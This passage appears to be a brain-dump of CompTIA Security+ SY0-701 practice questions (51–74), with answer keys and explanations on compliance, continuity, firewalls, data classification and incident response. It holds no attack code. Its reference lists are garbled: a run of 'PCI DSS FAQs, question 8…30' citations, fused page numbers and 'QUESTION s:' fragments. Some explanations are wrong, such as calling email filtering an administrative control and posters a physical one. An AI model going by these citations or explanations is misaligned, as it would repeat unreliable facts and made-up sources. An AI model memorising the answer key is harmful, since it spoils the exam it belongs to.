Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization. Root cause analysis is not meant to gather loCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also

not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and eradicationphases of incident response.Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 424-425;Professor Messer's Security+ Training Course, video 5.1 - Incident Response, 9:55 - 11:18.

QUESTION 51
Which of the following is the most likely outcome if a large bank fails an internal PCI DSS compliance assessment?

A. Fines
B. Audit findings
C. Sanctions
D. Reputation damage

Answer: A

Explanation:
PCI DSS is the Payment Card Industry Data Security Standard, which is a set of security requirements for organizations that store, process, or transmit cardholder data. PCI DSS aims to protect the confidentiality, integrity, and availability of cardholder data and prevent fraud, identity theft, and data breaches. PCI DSS is enforced by the payment card brands, such as Visa, Mastercard, American Express, Discover, and JCB, and applies to all entities involved in the payment card ecosystem, such as merchants, acquirers, issuers, processors, service providers, and payment applications.
If a large bank fails an internal PCI DSS compliance assessment, the most likely outcome is that the bank will face fines from the payment card brands. An internal PCI DSS compliance assessment is a self-assessment that the bank performs to evaluate its own compliance with the PCI DSS requirements. The bank must submit the results of the internal assessment to the payment card brands or their designated agents, such as acquirers or qualified security assessors (QSAs). If the internal assessment reveals that the bank is not compliant with the PCI DSS requirements, the payment card brands may impose fines on the bank as a penalty for violating the PCI DSS contract. The amount and frequency of the fines may vary depending on the severity and duration of the non-compliance, the number and type of cardholder data compromised, and the level of cooperation and remediation from the bank. The fines can range from thousands to millions of dollars per month, and can increase over time if the non-compliance is not resolved.
The other options are not correct because they are not the most likely outcomes if a large bank fails an internal PCI DSS compliance assessment. B. Audit findings. Audit findings are the results of an external PCI DSS compliance assessment that is performed by a QSA or an approved scanning vendor (ASV). An external assessment is required for certain entities that handle a large volume of cardholder data or have a history of non-compliance. An external assessment may also be triggered by a security incident or a request from the payment card brands. Audit findings may reveal the gaps and weaknesses in the bank's security controls andrecommend corrective actions to achieve compliance. However, audit findings are not the outcome of an internal assessment, which is performed by the bank itself. C. Sanctions. Sanctions are the measures that the payment card brands may take against the bank if the bank fails to pay the fines or comply with the PCI DSS requirements. Sanctions may include increasing the fines, suspending or terminating the bank's ability to accept or process payment cards, or revoking the bank's PCI DSS certification. Sanctions are not the immediate outcome of an internal assessment, but rather the possible consequence of prolonged or repeated noncompliance.
D. Reputation damage. Reputation damage is the loss of trust and credibility that the bank may suffer from its customers, partners, regulators, and the public if the bank fails an internal PCI DSS compliance assessment. Reputation damage may affect the bank's brand image, customer loyalty, market share, and profitability. Reputation damage is not a direct outcome of an internal assessment, but rather a potential risk that the bank may face if the non-compliance is exposed or exploited by malicious actors.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 388.Professor Messer's Security+ Training Course, Section 8.2: Compliance and Controls, video: PCI DSS (5:12).PCI

Security Standards Council, PCI DSS Quick Reference Guide, page 4.PCI Security Standards Council, PCI DSS FAQs, question 8.PCI Security Standards Council, PCI DSS FAQs, question 9. [PCI Security Standards Council], PCI DSS FAQs, question 10. [PCI Security Standards Council], PCI DSS FAQs, question 11. [PCI Security Standards Council], PCI DSS FAQs, question 12. [PCI Security Standards Council], PCI DSS FAQs, question 13. [PCI Security Standards Council], PCI DSS FAQs, question 14. [PCI Security Standards Council], PCI DSS FAQs, question 15. [PCI Security Standards Council], PCI DSS FAQs, question 16. [PCI Security Standards Council], PCI DSS FAQs, question 17. [PCI Security Standards Council], PCI DSS FAQs, question 18. [PCI Security Standards Council], PCI DSS FAQs, question 19. [PCI Security Standards Council], PCI DSS FAQs, question 20. [PCI Security Standards Council], PCI DSS FAQs, question 21. [PCI Security Standards Council], PCI DSS FAQs, question 22. [PCI Security Standards Council], PCI DSS FAQs, question 23. [PCI Security Standards Council], PCI DSS FAQs, question 24. [PCI Security Standards Council], PCI DSS FAQs, question 25. [PCI Security Standards Council], PCI DSS FAQs, question 26. [PCI Security Standards Council], PCI DSS FAQs, question 27. [PCI Security Standards Council], PCI DSS FAQs, question 28. [PCI Security Standards Council], PCI DSS FAQs, question 29. [PCI Security Standards Council], PCI DSS FAQs, question 30. [PCI Security Standards Council]

QUESTION 52
A company is developing a business continuity strategy and needs to determine how many staff members would be required to sustain the business in the case of a disruption. Which of the following best describes this step?

A. Capacity planning
B. Redundancy
C. Geographic dispersion
D. Tablet exercise

Answer: A

Explanation:
Capacity planning is the process of determining the resources needed to meet the current and future demands of an organization. Capacity planning can help a company develop a business continuity strategy by estimating how many staff members would be required to sustain the business in the case of a disruption, such as a natural disaster, a cyberattack, or a pandemic. Capacity planning can also help a company optimize the use of its resources, reduce costs, and improve performance.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 4, page 184. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 4.1, page 14.Business Continuity -- SY0-601 CompTIA Security+ : 4.1

QUESTION 53
A company's legal department drafted sensitive documents in a SaaS application and wants to ensure the documents cannot be accessed by individuals in high-risk countries. Which of the following is the most effective way to limit this access?

A. Data masking
B. Encryption
C. Geolocation policy
D. Data sovereignty regulation

Answer: C

Explanation:
A geolocation policy is a policy that restricts or allows access to data or resources based on the geographic

location of the user or device. A geolocation policy can be implemented using various methods, such as IP address filtering, GPS tracking, or geofencing.A geolocation policy can help the company's legal department to prevent unauthorized access to sensitive documents from individuals in high-risk countries12.
The other options are not effective ways to limit access based on location:
Data masking: This is a technique of obscuring or replacing sensitive data with fictitious or anonymized data.Data masking can protect the privacy and confidentiality of data, but it does not prevent access to data based on location3.
Encryption: This is a process of transforming data into an unreadable format using a secret key or algorithm. Encryption can protect the integrity and confidentiality of data, but it does not prevent access to data based on location.Encryption can also be bypassed by attackers who have the decryption key or method4.
Data sovereignty regulation: This is a set of laws or rules that govern the storage, processing, and transfer of data within a specific jurisdiction or country. Data sovereignty regulation can affect the availability and compliance of data, but it does not prevent access to data based on location. Data sovereignty regulation can also vary depending on the country or region.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 72: Account Policies -- SY0-601 CompTIA Security+ : 3.7, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 1004: CompTIA Security+ SY0-701 Certification Study Guide, page 101. : CompTIA Security+ SY0-701 Certification Study Guide, page 102.

QUESTION 54
Which of the following is a hardware-specific vulnerability?

A. Firmware version
B. Buffer overflow
C. SQL injection
D. Cross-site scripting

Answer: A

Explanation:
Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION 55
While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable.
Which of the following actions would prevent this issue?

A. Documenting the new policy in a change request and submitting the request to change management
B. Testing the policy in a non-production environment before enabling the policy in the production network
C. Disabling any intrusion prevention signatures on the 'deny any* policy prior to enabling the new policy
D. Including an 'allow any1 policy above the 'deny any* policy

Answer: B

Explanation:

A firewall policy is a set of rules that defines what traffic is allowed or denied on a network. A firewall policy should be carefully designed and tested before being implemented, as a misconfigured policy can cause network disruptions or security breaches. A common best practice is to test the policy in a non-production environment, such as a lab or a simulation, before enabling the policy in the production network. This way, the technician can verify the functionality and performance of the policy, and identify and resolve any issues or conflicts, without affecting the live network. Testing the policy in a non-production environment would prevent the issue of the 'deny any' policy causing several company servers to become unreachable, as the technician would be able to detect and correct the problem before applying the policy to the production network.
Documenting the new policy in a change request and submitting the request to change management is a good practice, but it would not prevent the issue by itself. Change management is a process that ensures that any changes to the network are authorized, documented, and communicated, but it does not guarantee that the changes are error-free or functional. The technician still needs to test the policy before implementing it.
Disabling any intrusion prevention signatures on the 'deny any' policy prior to enabling the new policy would not prevent the issue, and it could reduce the security of the network. Intrusion prevention signatures are patterns that identify malicious or unwanted traffic, and allow the firewall to block or alert on such traffic. Disabling these signatures would make the firewall less effective in detecting and preventing attacks, and it would not affect the reachability of the company servers.
Including an 'allow any' policy above the 'deny any' policy would not prevent the issue, and it would render the 'deny any' policy useless. A firewall policy is processed from top to bottom, and the first matching rule is applied. An 'allow any' policy would match any traffic and allow it to pass through the firewall, regardless of the source, destination, or protocol. This would negate the purpose of the 'deny any' policy, which is to block any traffic that does not match any of the previous rules. Moreover, an 'allow any' policy would create a security risk, as it would allow any unauthorized or malicious traffic to enter or exit the network.Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 204-205;Professor Messer's Security+ Training Course, video 2.1 - Network Security Devices, 8:00 - 10:00.

QUESTION 56
An organization is building a new backup data center with cost-benefit as the primary requirement and RTO and RPO values around two days. Which of the following types of sites is the best for this scenario?

A. Real-time recovery
B. Hot
C. Cold
D. Warm

Answer: C

Explanation:
A cold site is a type of backup data center that has the necessary infrastructure to support IT operations, but does not have any pre-configured hardware or software. A cold site is the cheapest option among the backup data center types, but it also has the longest recovery time objective (RTO) and recovery point objective (RPO) values. A cold site is suitable for scenarios where the cost-benefit is the primary requirement and the RTO and RPO values are not very stringent. A cold site can take up to two days or more to restore the normal operations after a disaster.Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 387;Backup Types -- SY0-601 CompTIA Security+ : 2.5, video at 4:50.

QUESTION 57
A company requires hard drives to be securely wiped before sending decommissioned systems to recycling. Which of the following best describes this policy?

A. Enumeration
B. Sanitization

C. Destruction
D. Inventory

Answer: B

Explanation:
Sanitization is the process of removing sensitive data from a storage device or a system before it is disposed of or reused. Sanitization can be done by using software tools or hardware devices that overwrite the data with random patterns or zeros, making it unrecoverable. Sanitization is different from destruction, which is the physical damage of the storage device to render it unusable. Sanitization is also different from enumeration, which is the identification of network resources or devices, and inventory, which is the tracking of assets and their locations. The policy of securely wiping hard drives before sending decommissioned systems to recycling is an example of sanitization, as it ensures that no confidential data can be retrieved from the recycled devices.Reference=Secure Data Destruction -- SY0-601 CompTIA Security+ : 2.7, video at 1:00;CompTIA Security+ SY0-701 Certification Study Guide, page 387.

QUESTION 58
A systems administrator works for a local hospital and needs to ensure patient data is protected and secure. Which of the following data classifications should be used to secure patient data?

A. Private
B. Critical
C. Sensitive
D. Public

Answer: C

Explanation:
Data classification is a process of categorizing data based on its level of sensitivity, value, and impact to the organization if compromised. Data classification helps to determine the appropriate security controls and policies to protect the data from unauthorized access, disclosure, or modification. Different organizations may use different data classification schemes, but a common one is the four-tier model, which consists of the following categories: public, private, sensitive, and critical.
Public data is data that is intended for public access and disclosure, and has no impact to the organization if compromised. Examples of public data include marketing materials, press releases, and public web pages.
Private data is data that is intended for internal use only, and has a low to moderate impact to the organization if compromised. Examples of private data include employee records, financial reports, and internal policies.
Sensitive data is data that is intended for authorized use only, and has a high impact to the organization if compromised. Examples of sensitive data include personal information, health records, and intellectual property.
Critical data is data that is essential for the organization's operations and survival, and has a severe impact to the organization if compromised. Examples of critical data include encryption keys, disaster recovery plans, and system backups.
Patient data is a type of sensitive data, as it contains personal and health information that is protected by law and ethical standards. Patient data should be used only by authorized personnel for legitimate purposes, and should be secured from unauthorized access, disclosure, or modification. Therefore, the systems administrator should use the sensitive data classification to secure patient data.
Reference=CompTIA Security+ SY0-701 Certification Study Guide, Page 0-91;Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.5 - Data Classifications, 0:00 - 4:30.

QUESTION 59
A U.S.-based cloud-hosting provider wants to expand its data centers to new international locations. Which of

the following should the hosting provider consider first?

A. Local data protection regulations
B. Risks from hackers residing in other countries
C. Impacts to existing contractual obligations
D. Time zone differences in log correlation

Answer: A

Explanation:
Local data protection regulations are the first thing that a cloud-hosting provider should consider before expanding its data centers to new international locations. Data protection regulations are laws or standards that govern how personal or sensitive data is collected, stored, processed, and transferred across borders. Different countries or regions may have different data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the Personal Information Protection and Electronic Documents Act (PIPEDA) in Canada, or the California Consumer Privacy Act (CCPA) in the United States. A cloud-hosting provider must comply with the local data protection regulations of the countries or regions where it operates or serves customers, or else it may face legal penalties, fines, or reputational damage. Therefore, a cloud-hosting provider should research and understand the local data protection regulations of the new international locations before expanding its data centers there.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 7, page 269. CompTIA Security+ SY0-701 Exam Objectives, Domain 5.1, page 14.

QUESTION 60
Which of the following would be the best way to block unknown programs from executing?

A. Access control list
B. Application allow list.
C. Host-based firewall
D. DLP solution

Answer: B

Explanation:
An application allow list is a security technique that specifies which applications are permitted to run on a system or a network. An application allow list can block unknown programs from executing by only allowing the execution of programs that are explicitly authorized and verified.An application allow list can prevent malware, unauthorized software, or unwanted applications from running and compromising the security of the system or the network12.
The other options are not the best ways to block unknown programs from executing:
Access control list: This is a security technique that specifies which users or groups are granted or denied access to a resource or an object.An access control list can control the permissions and privileges of users or groups, but it does not directly block unknown programs from executing13.
Host-based firewall: This is a security device that monitors and filters the incoming and outgoing network traffic on a single host or system.A host-based firewall can block or allow networkconnections based on predefined rules, but it does not directly block unknown programs from executing1.
DLP solution: This is a security system that detects and prevents the unauthorized transmission or leakage of sensitive data.A DLP solution can protect the confidentiality and integrity of data, but it does not directly block unknown programs from executing1.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 72: Application Whitelisting --

CompTIA Security+ SY0-701 -- 3.5, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, Page 8. : CompTIA Security+ SY0-701 Certification Study Guide, Page 9. : CompTIA Security+ SY0-701 Certification Study Guide, page 100.

QUESTION 61
A company hired a consultant to perform an offensive security assessment covering penetration testing and social engineering.
Which of the following teams will conduct this assessment activity?

A. White
B. Purple
C. Blue
D. Red

Answer: D

Explanation:
A red team is a group of security professionals who perform offensive security assessments covering penetration testing and social engineering. A red team simulates real-world attacks and exploits the vulnerabilities of a target organization, system, or network. A red team aims to test the effectiveness of the security controls, policies, and procedures of the target, as well as the awareness and response of the staff and the blue team. A red team can be hired as an external consultant or formed internally within the organization.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701,
9th Edition, Chapter 1, page 18. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.8, page 4.Security Teams -- SY0-601 CompTIA Security+ : 1.8

QUESTION 62
A software development manager wants to ensure the authenticity of the code created by the company.
Which of the following options is the most appropriate?

A. Testing input validation on the user input fields
B. Performing code signing on company-developed software
C. Performing static code analysis on the software
D. Ensuring secure cookies are use

Answer: B

Explanation:
Code signing is a technique that uses cryptography to verify the authenticity and integrity of the code created by the company. Code signing involves applying a digital signature to the code using a private key that only the company possesses. The digital signature can be verified by anyone who has the corresponding public key, which can be distributed through a trusted certificate authority. Code signing can prevent unauthorized modifications, tampering, or malware injection into the code, and it can also assure the users that the code is from a legitimate source.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s:
Exam SY0-701, 9th Edition, Chapter 2, Page 4. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11.Application Security -- SY0-601 CompTIA Security+ : 3.2

QUESTION 63
Which of the following can be used to identify potential attacker activities without affecting production servers?

A. Honey pot
B. Video surveillance
C. Zero Trust
D. Geofencing

Answer: A

Explanation:
A honey pot is a system or a network that is designed to mimic a real production server and attract potential attackers. A honey pot can be used to identify the attacker's methods, techniques, and objectives without affecting the actual production servers.A honey pot can also divert the attacker's attention from the real targets and waste their time and resources12.
The other options are not effective ways to identify potential attacker activities without affecting production servers:
Video surveillance: This is a physical security technique that uses cameras and monitors to record and observe the activities in a certain area.Video surveillance can help to deter, detect, and investigate physical intrusions, but it does not directly identify the attacker's activities on the network or the servers3.
Zero Trust: This is a security strategy that assumes that no user, device, or network is trustworthy by default and requires strict verification and validation for every request and transaction.Zero Trust can help to improve the security posture and reduce the attack surface of an organization, but it does not directly identify the attacker's activities on the network or the servers4.
Geofencing: This is a security technique that uses geographic location as a criterion to restrict or allow access to data or resources.Geofencing can help to protect the data sovereignty andcompliance of an organization, but it does not directly identify the attacker's activities on the network or the servers5.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 42: Honeypots and Deception -- SY0-601 CompTIA Security+ : 2.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, Page 74: CompTIA Security+ SY0-701 Certification Study Guide, Page 85: CompTIA Security+ SY0-701 Certification Study Guide, Page 9.

QUESTION 64
During an investigation, an incident response team attempts to understand the source of an incident. Which of the following incident response activities describes this process?

A. Analysis
B. Lessons learned
C. Detection
D. Containment

Answer: A

Explanation:
Analysis is the incident response activity that describes the process of understanding the source of an incident. Analysis involves collecting and examining evidence, identifying the root cause, determining the scope and impact, and assessing the threat actor's motives and capabilities. Analysis helps the incident response team to formulate an appropriate response strategy, as well as to prevent or mitigate future incidents. Analysis is usually performed after detection and before containment, eradication, recovery, and lessons learned.Reference=CompTIA Security+ Study Guide with over 500 Practice Test Exam SY0-701, 9th Edition, Chapter 6, page 223. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.2, page 13.

QUESTION 65
A security practitioner completes a vulnerability assessment on a company's network and finds several vulnerabilities, which the operations team remediates. Which of the following should be done next?

A. Conduct an audit.
B. Initiate a penetration test.
C. Rescan the network.
D. Submit a report.

Answer: C

Explanation:
After completing a vulnerability assessment and remediating the identified vulnerabilities, the next step is to rescan the network to verify that the vulnerabilities have been successfully fixed and no new vulnerabilities have been introduced. A vulnerability assessment is a process of identifying and evaluating the weaknesses and exposures in a network, system, or application that could be exploited by attackers. A vulnerability assessment typically involves using automated tools, such as scanners, to scan the network and generate a report of the findings. The report may include information such as the severity, impact, and remediation of the vulnerabilities. The operations team is responsible for applying the appropriate patches, updates, or configurations to address the vulnerabilities and reduce the risk to the network. A rescan is necessary to confirm that the remediation actions have been effective and that the network is secure.
Conducting an audit, initiating a penetration test, or submitting a report are not the next steps after completing a vulnerability assessment and remediating the vulnerabilities. An audit is a process of reviewing and verifying the compliance of the network with the established policies, standards, and regulations. An audit may be performed by internal or external auditors, and it may use the results of the vulnerability assessment as part of the evidence. However, an audit is not a mandatory step after a vulnerability assessment, and it does not validate the effectiveness of the remediation actions.
A penetration test is a process of simulating a real-world attack on the network to test the security defenses and identify any gaps or weaknesses. A penetration test may use the results of the vulnerability assessment as a starting point, but it goes beyond scanning and involves exploiting the vulnerabilities to gain access or cause damage. A penetration test may be performed after a vulnerability assessment, but only with the proper authorization, scope, and rules of engagement. A penetration test is not a substitute for a rescan, as it does not verify that the vulnerabilities have been fixed.
Submitting a report is a step that is done after the vulnerability assessment, but before the remediation. The report is a document that summarizes the findings and recommendations of the vulnerability assessment, and it is used to communicate the results to the stakeholders and the operations team. The report may also include a follow-up plan and a timeline for the remediation actions. However, submitting a report is not the final step after the remediation, as it does not confirm that the network is secure.
Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 372-375;Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 0:00 - 8:00.

QUESTION 66
An administrator was notified that a user logged in remotely after hours and copied large amounts of data to a personal device.
Which of the following best describes the user's activity?

A. Penetration testing
B. Phishing campaign
C. External audit
D. Insider threat

Answer: D

Explanation:
An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data.Reference=Insider Threats -- CompTIA Security+ SY0-701: 3.2, video at 0:00;CompTIA Security+ SY0-701 Certification Study Guide, page 133.

QUESTION 67
Which of the following allows for the attribution of messages to individuals?

A. Adaptive identity
B. Non-repudiation
C. Authentication
D. Access logs

Answer: B

Explanation:
Non-repudiation is the ability to prove that a message or document was sent or signed by a particular person, and that the person cannot deny sending or signing it. Non-repudiation can be achieved by using cryptographic techniques, such as hashing and digital signatures, that can verify the authenticity and integrity of the message or document. Non-repudiation can be useful for legal, financial, or contractual purposes, as it can provide evidence of the origin and content of the message or document.Reference=Non-repudiation -- CompTIA Security+ SY0-701 -- 1.2,CompTIA Security+ SY0-301: 6.1 -- Non-repudiation, CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.2, page 2.

QUESTION 68
Which of the following is the best way to consistently determine on a daily basis whether security settings on servers have been modified?

A. Automation
B. Compliance checklist
C. Attestation
D. Manual audit

Answer: A

Explanation:
Automation is the best way to consistently determine on a daily basis whether security settings on servers have been modified. Automation is the process of using software, hardware, or other tools to perform tasks that would otherwise require human intervention or manual effort. Automation can help to improve the efficiency, accuracy, and consistency of security operations, as well as reduce human errors and costs. Automation can be used to monitor, audit, and enforce security settings on servers, such as firewall rules, encryption keys, access controls, patch levels, and configuration files.Automation can also alert security personnel of any changes or anomalies that may indicate a security breach or compromise12.
The other options are not the best ways to consistently determine on a daily basis whether security settings on

servers have been modified:
Compliance checklist: This is a document that lists the security requirements, standards, or best practices that an organization must follow or adhere to.A compliance checklist can help to ensure that the security settings on servers are aligned with the organizational policies and regulations, but it does not automatically detect or report any changes or modifications that may occur on a daily basis3.
Attestation: This is a process of verifying or confirming the validity or accuracy of a statement, claim, or fact.Attestation can be used to provide assurance or evidence that the security settings on servers are correct and authorized, but it does not continuously monitor or audit any changes or modifications that may occur on a daily basis4.
Manual audit: This is a process of examining or reviewing the security settings on servers by human inspectors or auditors. A manual audit can help to identify and correct any security issues or discrepancies on servers, but it is time-consuming, labor-intensive, and prone to human errors. A manual audit may not be feasible or practical to perform on a daily basis.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: Automation and Scripting -- CompTIA Security+ SY0-701 -- 5.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, Page 74: CompTIA Security+ SY0-701 Certification Study Guide, Page 8. : CompTIA Security+ SY0-701 Certification Study Guide, Page 9.

QUESTION 69
Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

A. SCAP
B. Net Flow
C. Antivirus
D. DLP

Answer: D

Explanation:
DLP stands for Data Loss Prevention, which is a tool that can assist with detecting and preventing the unauthorized transmission or leakage of sensitive data, such as a customer's PII (Personally Identifiable Information). DLP can monitor, filter, and block data in motion (such as emails), data at rest (such as files), and data in use (such as applications). DLP can also alert the sender, the recipient, or the administrator of the data breach, and apply remediation actions, such as encryption, quarantine, or deletion. DLP can help an organization comply with data protection regulations, such as GDPR, HIPAA, or PCI DSS, and protect its reputation and assets.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam
SY0-701, 9th Edition, Chapter 2, Page . CompTIA Security+ SY0-701 Exam Objectives, Domain 2.5, page 11.

QUESTION 70
An organization recently updated its security policy to include the following statement:
Regular expressions are included in source code to remove special characters such as $, |, ;. &, `, and ? from variables set by forms in a web application.
Which of the following best explains the security technique the organization adopted by making this addition to the policy?

A. Identify embedded keys
B. Code debugging
C. Input validation
D. Static code analysis

Answer: C

Explanation:
Input validation is a security technique that checks the user input for any malicious or unexpected data before processing it by the application. Input validation can prevent various types of attacks, such as injection, crosssite scripting, buffer overflow, and command execution, that exploit the vulnerabilities in the application code. Input validation can be performed on both the client-side and the server-side, using methods such as whitelisting, blacklisting, filtering, sanitizing, escaping, and encoding. By including regular expressions in the source code to remove special characters from the variables set by the forms in the web application, the organization adopted input validation as a security technique. Regular expressions are patterns that match a specific set of characters or strings, and can be used to filter out any unwanted or harmful input. Special characters, such as $, |, ;, &, `, and ?, can be used by attackers to injectcommands or scripts into the application, and cause damage or data theft. By removing these characters from the input, the organization can reduce the risk of such attacks.
Identify embedded keys, code debugging, and static code analysis are not the security techniques that the organization adopted by making this addition to the policy. Identify embedded keys is a process of finding and removing any hard-coded keys or credentials from the source code, as these can pose a security risk if exposed or compromised. Code debugging is a process of finding and fixing any errors or bugs in the source code, which can affect the functionality or performance of the application. Static code analysis is a process of analyzing the source code without executing it, to identify any vulnerabilities, flaws, or coding standards violations. These techniques are not related to the use of regular expressions to remove special characters from the input.
Reference = CompTIA Security+ SY0-701 Certification Study Guide, page 375-376; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 8:00 - 9:08; Application Security -- SY0-601 CompTIA Security+ : 3.2, 0:00 - 2:00.

QUESTION 71
A security analyst and the management team are reviewing the organizational performance of a recent phishing campaign. The user click-through rate exceeded the acceptable risk threshold, and the management team wants to reduce the impact when a user clicks on a link in a phishing message. Which of the following should the analyst do?

A. Place posters around the office to raise awareness of common phishing activities.
B. Implement email security filters to prevent phishing emails from being delivered
C. Update the EDR policies to block automatic execution of downloaded programs.
D. Create additional training for users to recognize the signs of phishing attempts.

Answer: C

Explanation:
An endpoint detection and response (EDR) system is a security tool that monitors and analyzes the activities and behaviors of endpoints, such as computers, laptops, mobile devices, and servers. An EDR system can detect, prevent, and respond to various types of threats, such as malware, ransomware, phishing, and advanced persistent threats (APTs). One of the features of an EDR system is to block the automatic execution of downloaded programs, which can prevent malicious code from running on the endpoint when a user clicks on a link in a phishing message. This can reduce the impact of a phishing attack and protect the endpoint from compromise. Updating the EDR policies to block automatic execution of downloaded programs is a technical control that can mitigate the risk of phishing, regardless of the user's awareness or behavior. Therefore, this is the best answer among the given options.
The other options are not as effective as updating the EDR policies, because they rely on administrative or physical controls that may not be sufficient to prevent or stop a phishing attack. Placing posters around the office to raise awareness of common phishing activities is a physical control that can increase the user's

knowledge of phishing, but it may not change their behavior or prevent them from clicking on a link in a phishing message. Implementing email security filters to prevent phishing emails from being delivered is an administrative control that can reduce the exposure to phishing, but it may not be able to block all phishing emails, especially if they are crafted to bypass the filters. Creating additional training for users to recognize the signs of phishing attempts is an administrative control that can improve the user's skills of phishing detection, but it may not guarantee that they will always be vigilant or cautious when receiving an email. Therefore, these options are not the best answer for this question.Reference=Endpoint Detection and Response -- CompTIA Security+ SY0-701 -- 2.2, video at 5:30;CompTIA Security+ SY0-701 Certification Study Guide, page 163.

QUESTION 72
Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?

A. Compensating control
B. Network segmentation
C. Transfer of risk
D. SNMP traps

Answer: A

Explanation:
A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a weakness that cannot be resolved by the primary control. A compensating control does not prevent or eliminate the vulnerability or weakness, but it can reduce the likelihood or impact of an attack. A host-based firewall on a legacy Linux system that allows connections from only specific internal IP addresses is an example of a compensating control, as it can limit the exposure of the system to potential threats from external or unauthorized sources. A host-based firewall is a software application that monitors and filters the incoming and outgoing network traffic on a single host, based on a set of rules or policies. A legacy Linux system is an older version of the Linux operating system that may not be compatible with the latest security updates or patches, and may have known vulnerabilities or weaknesses that could be exploited by attackers.Reference=Security Controls -- SY0-601 CompTIA Security+ : 5.1,Security Controls -- CompTIA Security+ SY0-501 -- 5.7,CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 5, page 240.
CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

QUESTION 73
The management team notices that new accounts that are set up manually do not always have correct access or permissions.
Which of the following automation techniques should a systems administrator use to streamline account creation?

A. Guard rail script
B. Ticketing workflow
C. Escalation script
D. User provisioning script

Answer: D

Explanation:
A user provisioning script is an automation technique that uses a predefined set of instructions or commands to create, modify, or delete user accounts and assign appropriate access or permissions.A user provisioning script

can help to streamline account creation by reducing manual errors, ensuring consistency and compliance, and saving time and resources12.
The other options are not automation techniques that can streamline account creation:
Guard rail script: This is a script that monitors and enforces the security policies and rules on a system or a network.A guard rail script can help to prevent unauthorized or malicious actions, such as changing security settings, accessing restricted resources, or installing unwanted software3.
Ticketing workflow: This is a process that tracks and manages the requests, issues, or incidents that are reported by users or customers.A ticketing workflow can help to improve the communication, collaboration, and resolution of problems, but it does not automate the account creation process4.
Escalation script: This is a script that triggers an alert or a notification when a certain condition or threshold is met or exceeded. An escalation script can help to inform the relevant parties or authorities of a critical situation, such as a security breach, a performance degradation, or a service outage.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: User Provisioning -- CompTIA Security+ SY0-701 -- 5.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 1034: CompTIA Security+ SY0-701 Certification Study Guide, page 104. : CompTIA Security+ SY0-701 Certification Study Guide, page 105.

QUESTION 74
A systems administrator is looking for a low-cost application-hosting solution that is cloud-based. Which of the following meets these requirements?

A. Serverless framework
B. Type 1 hvpervisor
C. SD-WAN
D. SDN

Answer: A

Explanation:
A serverless framework is a cloud-based application-hosting solution that meets the requirements of low-cost and cloud-based. A serverless framework is a type of cloud computing service that allows developers to run applications without managing or provisioning any servers. The cloud provider handles the server-side infrastructure, such as scaling, load balancing, security, and maintenance, and charges the developer only for the resources consumed by the application. A serverless framework enables developers to focus on the application logic and functionality, and reduces the operational costs and complexity of hosting applications. Some examples of serverless frameworks are AWS Lambda, Azure Functions, and Google Cloud Functions.
